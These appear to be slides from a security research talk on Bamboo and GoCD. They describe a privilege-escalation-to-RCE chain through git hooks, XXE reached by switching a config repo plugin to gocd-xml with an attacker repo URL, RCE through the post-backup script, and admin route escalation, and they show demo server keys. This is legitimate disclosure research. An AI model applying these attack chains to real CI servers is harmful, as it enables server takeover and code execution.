


 **R** User with only Repo privileges

 **P** User with only Plan privileges


Server Push Attack

Final Exploit



Server Push Attack

Final Exploit



```
75
76 public boolean hasPermission(@NotNull Permission permission, @NotNull Object object, @Nullable Authentication authentication) {
77     String permissionName = (permission instanceof BambooPermission ? ((BambooPermission) permission).getName() : permission).toString();
78     Log.trace( messageFormat: "Checking permission %s for object %s", new Object[]{permissionName, object});
79     if (authentication == null) {
80         authentication = SecurityContextHolder.getContext().getAuthentication();
81     }
82
83     if (authentication == null) {
84         Log.debug( messageFormat: "Authentication not found, permission %s is not granted for object %s", new Object[]{permissionName, object});
85         return false;
86     } else if (this.isPermissionSuppressedByTokenAuthorisation(permission)) {
87         Log.debug( messageFormat: "Permission %s is not granted as authentication method (token %s) does not allow it", new Object[]{permissionName, this.getTokenNameFromContext()});
88     }
89 }
```

Debug: remote debug x Main x

Console: Threads & Variables

✓ "20-BAM::SpecsDetection:pool-21-thread-1"@54,543 in group "main": RUNNING

hasPermission:79, BambooPermissionManagerImpl (com.atlassian.bamboo.security)

hasProjectPermission:250, BambooPermissionManagerImpl (com.atlassian.bamboo.security)

lambda\$importProjectPermissions\$7:397, ProjectImportServiceImpl (com.atlassian.bamboo.configuration.external)

doInTransaction:-1, 414623799 (com.atlassian.bamboo.configuration.external.ProjectImportServiceImpl\$\$Lambda\$3)

execute:140, TransactionTemplate (org.springframework.transaction.support)

Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)

- this = {BambooPermissionManagerImpl@48492}
- permission = {BambooPermission@55088} "BambooPermission[.....A.....=16]"
- object = {DefaultProject@55074}
- authentication = {PrincipalAcegiUserToken@55101} "org.acegisecurity.adapters.PrincipalAcegiUserToken@caf53fa: Use... View"
- permissionName = "ADMINISTRATION"

- Permission incorrectly set to system during bamboo specs process
- Use it to overwrite the configuration of current project

Server Push Attack

Final Exploit



- ① Logged in as repo user
- ② Escalate privileges to create a plan in current project
- ③ “Deploy” a repo on target server via bamboo specs
- ④ Assign the bare repo for the plan and run plan
- ⑤ Hooks triggered during git push
- ⑥ RCE

Server Push Attack

Final Exploit

Branch integration details

Checked out `master:5585db9af...`

Merged with `new:e59202e06...`  

Pushed 

Failure reason Push command error: remote: uid=1002(bamboo) gid=1002(bamboo) groups=1002(bamboo),123(docker) bamboo
remote: error: refusing to update checked out branch: refs/heads/master
remote: error: By default, updating the current branch in a non-bare repository
remote: is denied, because it will make the index and work tree inconsistent
remote: with what you pushed, and will require 'git reset --hard' to match
remote: the work tree to HEAD.
remote:
remote: You can set the 'receive.denyCurrentBranch' configuration variable
remote: to 'ignore' or 'warn' in the remote repository to allow pushing into
remote: its current branch; however, this is not recommended unless you
remote: arranged to update its work tree to match what you pushed in some
remote: other way.
remote:
remote: To squelch this message and still keep the default behaviour, set
remote: 'receive.denyCurrentBranch' configuration variable to 'refuse'.
To file:///tmp/gitdemo
! [remote rejected] master -> master (branch is currently checked out)
error: failed to push some refs to 'file:///tmp/gitdemo'



Real World Cases

Apply to Others

- Certain SCM-related functionalities may overlook **file isolation**
- Repository operations being performed on the local machine
- Result in severe security risks
- Anymore? 🧐

Real World Cases

GoCD

▶ go

DASHBOARDAGENTS MATERIALS ADMIN ▼

1 error

⋮ DEFAULT ✎

⋮ ACTIVE

⋮ FAILED

⋮ NLP

+

Group pipelines by: Pipeline Groups ▼

Search pipelines

go-cd ⚙

build-linux ⚙

▶ ▶+ || History

Instance: 8178

[Compare](#) | [Changes](#) ▼ | [VSM](#)

Triggered by chadlwilson
on 16 Mar, 2025 at 19:27:19 Local Time

✓ ✓

build-windows ⚙

▶ ▶+ || History

Instance: 7855

[Compare](#) | [Changes](#) ▼ | [VSM](#)

Triggered by chadlwilson
on 16 Mar, 2025 at 23:13:57 Local Time

✓ ✓

plugins ⚙

▶ ▶+ || History

Instance: 5357

[Compare](#) | [Changes](#) ▼ | [VSM](#)

Triggered by changes
on 16 Mar, 2025 at 20:29:09 Local Time

✓

installers ⚙

▶ ▶+ || History

Instance: 4578

[Compare](#) | [Changes](#) ▼ | [VSM](#)

Triggered by changes
on 16 Mar, 2025 at 20:30:39 Local Time

✓ ✓

smoke ⚙

▶ ▶+ || History

Instance: 6205

[Compare](#) | [Changes](#) ▼ | [VSM](#)

Triggered by changes
on 18 Mar, 2025 at 00:43:50 Local Time

✓

regression-SPAs ⚙

▶ ▶+ || History

Instance: 3817

[Compare](#) | [Changes](#) ▼ | [VSM](#)

Triggered by chadlwilson
on 18 Mar, 2025 at 03:00:02 Local Time

✓

Security-Checks ⚙

▶ ▶+ || History

Instance: 7819

[Compare](#) | [Changes](#) ▼ | [VSM](#)

Triggered by timer
on 19 Mar, 2025 at 06:00:01 Local Time

✓

Security-Checks-Containers ⚙

▶ ▶+ || History

Instance: 1527

[Compare](#) | [Changes](#) ▼ | [VSM](#)

Triggered by timer
on 19 Mar, 2025 at 06:00:03 Local Time

✓

installer-tests ⚙

▶ ▶+ || History

Instance: 2764

[Compare](#) | [Changes](#) ▼ | [VSM](#)

Triggered by changes
on 18 Mar, 2025 at 09:10:32 Local Time

✓

code-sign ⚙

▶ ▶+ || History

Instance: 2007

[Compare](#) | [Changes](#) ▼ | [VSM](#)

Triggered by changes
on 18 Mar, 2025 at 09:00:32 Local Time

✓ ✓ ✓ ✓ ▶

PublishStableRelease ⚙

▶ ▶+ || History

Instance: 105

[Compare](#) | [Changes](#) ▼ | [VSM](#)

Triggered by chadlwilson
on 27 Jan, 2025 at 01:04:57 Local Time

✓ ✓ ✓ ✓

gocd-trial-installers ⚙

▶ ▶+ || History

Instance: 3596

[Compare](#) | [Changes](#) ▼ | [VSM](#)

Triggered by changes
on 18 Mar, 2025 at 09:00:33 Local Time

✓ ✓


gocd-trial-installers-stable ⚙

▶ ▶+ || History

You haven't run this pipeline yet. Click the play button to run pipeline.

GoCD

Create Configuration Repository



The screenshot shows the 'Create new configuration repository' dialog box in GoCD. The dialog has a dark blue header with a close button (X). The main area is light blue and contains several input fields and a 'Test Connection' button. The fields are: 'Config repository name*' (text input with 'poc'), 'Plugin ID*' (dropdown menu with 'JSON Configuration Plugin'), 'Material type*' (dropdown menu with 'Git'), 'URL*' (text input with 'https://gitlab.com/demo621918/myscript'), 'Branch' (text input with 'main'), 'Username' (text input), and 'Password' (text input with a 'Reset' button). Below these fields is a section for 'Repository polling behavior' with two radio buttons: 'Regularly fetch updates to this repository' (selected) and 'Fetch updates to this repository only on webhook or manual trigger'. At the bottom right are 'Cancel' and 'Save' buttons.

Create new configuration repository

Config repository name*
poc

Plugin ID*
JSON Configuration Plugin

Material type*
Git

URL*
https://gitlab.com/demo621918/myscript

Branch
main

Username

Password

Reset

Repository polling behavior:
☒ Regularly fetch updates to this repository
☐ Fetch updates to this repository only on webhook or manual trigger

Test Connection

Cancel Save

Load Configuration from a repository (similar to Bamboo Specs)

GoCD

Create Configuration Repository

Configuration File Path: go-working-dir/config/cruise-config.xml

Last modified: less than a minute ago by test

SAVE **CANCEL**

```
<?xml version="1.0" encoding="utf-8"?>
<cruise xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:noNamespaceSchemaLocation="cruise-config.xsd" schemaVersion="139">
  <server agentAutoRegisterKey="09cd2027-d420-4667-b96b-6b6c83134396" webhookSecret="55f9add4-5ead-40f2-b677-12b472ed6392" serverId="080ddfb2-f0b2-474b-9392-b29b8266d1f7" tokenGenerationKey="ae79cdde-2652-4bc0-b7f1-71f994175714">
    <security>
      <authConfigs>
        <authConfig id="auth" pluginId="cd.go.authentication.passwordfile">
          <property>
            <key>PasswordFilePath</key>
            <value>/godata/config/passwd.properties</value>
          </property>
        </authConfig>
      </authConfigs>
      <roles>
        <role name="simple-user">
          <users>
            <user>test</user>
          </users>
          <policy>
            <allow action="administer" type="environment">test</allow>
            <allow action="administer" type="config_repo">test</allow>
          </policy>
        </role>
      </roles>
      <admins>
        <user>user</user>
        <user>test</user>
      </admins>
    </security>
    <artifacts>
      <artifactsDir>artifacts</artifactsDir>
    </artifacts>
  </server>
  <config-repos>
    <config-repo id="test-xxe-repo" pluginId="gocd-xml">
      <git url="https://gitlab.com/demo621918/my-xml-repo" branch="main" />
    </config-repo>
  </config-repos>
  <pipelines group="defaultGroup">
    <authorization>
      <view>
        <user>user</user>
      </view>
    </authorization>
  </pipelines>
</cruise>
```

GoCD stores server configuration in a xml file

GoCD

Finding-1: XXE

```
public PartialConfigProvider
partialConfigProviderFor(String pluginId) {
    if (pluginId == null || pluginId.equals("gocd-xml"))
        return embeddedXmlPlugin;
    return new ConfigRepoPlugin(configConverter,
crExtension, pluginId);
}
```

```
<config-repo id="test-xxe-repo"
pluginId="yaml.config.plugin"> → gocd-xml
    <git url="https://gitlab.com/attacker/xml-repo"
branch="main" />
</config-repo>
```

- By default, Configuration Repository parses JSON or YAML as input
- However, it also parses XML, and the XML parsing library is vulnerable to XXE
- Edit the pluginId to **gocd-xml** so you can trigger the XXE
- Even the dev do not know about the existence of this plugin

GoCD

Finding-2: Leak the Path again

✖ Latest commit in the repository

Username	: go <go@example.com>
Email	: (Not specified)
Revision	: 9b737633846c220a3b55adb12c5e21456aa29832
Comment	: edited
Modified Time	: 2024-12-13T11:35:49Z
Error	: <div>/go-working-dir/pipelines/flyweight/b8654c61-ba69-49e4-ab6d-505ad6504398/test.gopipeline.json; 1. Failed to parse file as JSON: com.google.gson.stream.MalformedJsonException: Use JsonReader.setStrictness(Strictness.LENIENT) to accept malformed JSON at line 1 column 7 path \$ See https://github.com/google/gson/blob/main/Troubleshooting.md#malformed-json</div>

- No chances of using symbolic link to read file contents by YAML/JSON 🤡
- Still capable of leaking the repository path via malformed JSON 😓

GoCD


Finding-2: Leak the Path again

```
bash-5.2$ pwd
/go-working-dir/pipelines/flyweight
bash-5.2$ ls -la
total 12
drwxr-xr-x  3 go      root    4096 Mar 18 02:16 .
drwxr-xr-x  3 go      root    4096 Mar 18 02:16 ..
drwxr-xr-x  3 go      root    4096 Mar 18 02:16 1bfda08a-516f-4be0-b6b4-b8a6b6ae2f20
```

- GoCD stores all repositories used in pipelines as bare repositories in the flyweight directory and assigns them UUID directory names
- However, if an error occurs during the repository checkout process, the files in the repository will be retained
- No **file isolation!**

GoCD

Finding-3: Backup Scripts RCE



Configure backup settings

Backup Configurations

Backup schedule

A quartz cron-like specification to perform a backup. See the [quartz documentation](#) for the syntax and [some examples](#).

☐ Send email on backup failure

If checked, an email will be sent when backup fails, for any reason.

Post backup script

After a backup is completed, GoCD will invoke this script, allowing you to copy the backup to another machine or service. See the [help documentation](#) for more information.

☐ Send email on backup success

If checked, an email will be sent when backup succeeds.

Cancel Save

- Not that hard to find a backup script settings that can execute scripts on the server
- If we specify the Post backup script as a pre-prepared malicious script in the repository, we will gain the ability to execute arbitrary commands
- RCE again

GoCD

Finding-3: Backup Scripts RCE



- Pretty impractical if these vulnerabilities require admin privileges
- But we can still find a Priv-esc to make them valuable!

GoCD

Finding-4: Regular User to System Admin

```
.addAuthorityFilterChain("/admin/**",  
genericAccessDeniedHandler, ROLE_SUPERVISOR)
```

AuthorizeFilterChain.java

```
get "admin/config_xml" => "admin/configuration#show",  
as: :config_view  
put "admin/config_xml" => "admin/configuration#update",  
as: :config_update
```

```
get "admin/config_xml/edit" =>  
"admin/configuration#edit", as: :config_edit
```

configuration_controller.rb

